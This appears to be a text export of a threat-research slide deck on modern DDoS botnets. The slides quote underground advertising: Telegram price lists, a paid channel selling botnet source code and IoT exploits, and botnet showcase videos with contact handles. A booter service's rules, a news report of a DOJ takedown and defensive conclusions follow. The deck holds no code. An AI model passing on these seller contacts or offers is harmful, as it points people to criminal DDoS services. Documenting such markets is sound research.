- 🕒 24 hours fixed on channels in groups mailing list in bots - \$590
- 🕒 48 hours fixed on channels in groups mailing list in bots - \$790
- 🕒 72 hours on channels fixed in groups mailing list in bots - \$1290
- 🕒 1 week on channels (fixed) fixed in groups mailing list in bots - \$1890
- 🕒 1 month on channels (fixed) fixed in groups mailing list in bots - \$3500
- 🕒 Lifetime - adding your service to our ranks, traffic from us will be unlimited - \$9999

For all questions @malwar
Manager @malwaread

👁 3742 edited 7:25 a.m.

October 13

IoT Botnets | DDoS
Private channel from @IoTbotnets (@ddosbotnets)

By subscribing, you get access to the private channel where you will find:

- Source codes of botnets and instructions for them
- IoT exploits, bypasses
- Source codes of stressors (50+) and DDoS panels (70+)
- Mirai Bots (10kk+)
- Various materials for distributing your bot
- And much more interesting and useful for working with IoT malware

Subscription cost to the private channel:

- Monthly: \$60
- Lifetime: \$100


Accepted cryptocurrencies: Bitcoin, Ethereum, Litecoin, Monero, Dash, Zcash, and Tether USDT (bep20, trc20, erc20, ton).

👁 247 edited 5:46 a.m.


Target of attacks

VICTIMS


Industries with highest YoY growth in DDoS attacks in H1 2024




Attack Share Breakdown by Industry



Gaming




<https://youtu.be/ypHNpUA8RU8>



R6, DayZ, Fortnite, Pubg, CSGO...

Discord




FASTEST DISCORD RAID TOOL (using only 4 tokens???)

87K views · 1 year ago

Chazed

yes i made it threaded just because of the one person who commented asking me to LOL.




Powerful Reaper b0tNet 🤖 Holding websites || Discord in description Power Proof ||

2.3K views · 2 years ago

Static

Discord user: `xxMRAj` `xx#5183` ignore tags botnet showcase showcase botnet fivem botnet botnet five




HIVERNAL C2 vs Discord Vocal Chat | BEST BOTNET 2024 | POWERFUL

481 views · 7 months ago

Hivernal C2

Telegram Channel : `t.me/hivernalc2` Telegram Contact : `@udppackets` Discord server : `discord.gg/afDrUn`



ELITE BOTNET VS DISCORD CALLS | BEST BOTNET 2024

Elite Botnet

5 subscribers


Subscribe

VampireC2 VS DISCORD slammed BEST C2/BOTNET/C2 2023/2024

VampireC2 VS DISCORD slammed BEST C2/BOTNET/C2 2023/2024

25 views · 1 month ago

Gov



User Account

If you are an active user on our service, you are solely responsible for maintaining the confidentiality of your private user details. You are responsible for all activities that occur under your account and will be also held responsible for the punishments that follow before said activities.

These rules will get you Suspended/Warned:

1. Sharing your account information with others.
2. Disrespecting the owner or staff of Moonrise Network or trashtalking Moonrise's name.
3. Trying to bypass our global IP/Website blacklist.
4. Trying to attack some type of GOV/EDU service.
5. Trying to get or getting an apr out of the C27 automating attacks.

We reserve all rights to terminate accounts, edit or remove content and cancel orders at their sole discretion.

Krebs on Security

In-depth security news and investigation


HOME ABOUT THE AUTHOR ADVERTISING/SPEAKING

Six Charged in Mass Takedown of DDoS-for-Hire Sites

December 14, 2022

43 Comments

The U.S. Department of Justice (DOJ) today seized four-dozen domains that sold “booter” or “stresser” services – businesses that make it easy and cheap for even non-technical users to launch powerful Distributed Denial of Service (DDoS) attacks designed knock targets offline. The DOJ also charged six U.S. men with computer crimes related to their alleged ownership of the popular DDoS-for-hire services.



<https://krebsonsecurity.com/2022/12/six-charged-in-mass-takedown-of-ddos-for-hire-sites/>



<https://www.europol.europa.eu/media-press/newsroom/news/largest-ever-operation-against-botnets-hits-dropper-malware-ecosystem>

Final Words

Summary

+ Targets + Botnets

From IoT to **any Service/application exposed to the internet is a possible zombie** for these groups.

Clones - Attribution

It is necessary to have a better **method to identify the actors** or downplay the importance of all automation.

Future DDoS

The entertainment business is the one that will suffer the most from this type of attacks in the future by these small groups (trolls center).

Protecting systems

Shutting down one or more websites does not make sense in the short term. Level-Up the standard of IoT/Apps Software.

Q & A



Insights from Modern Botnets



Twitter: [@MiguelHzBz](#)

LinkedIn: [/in/miguelhzbz](#)

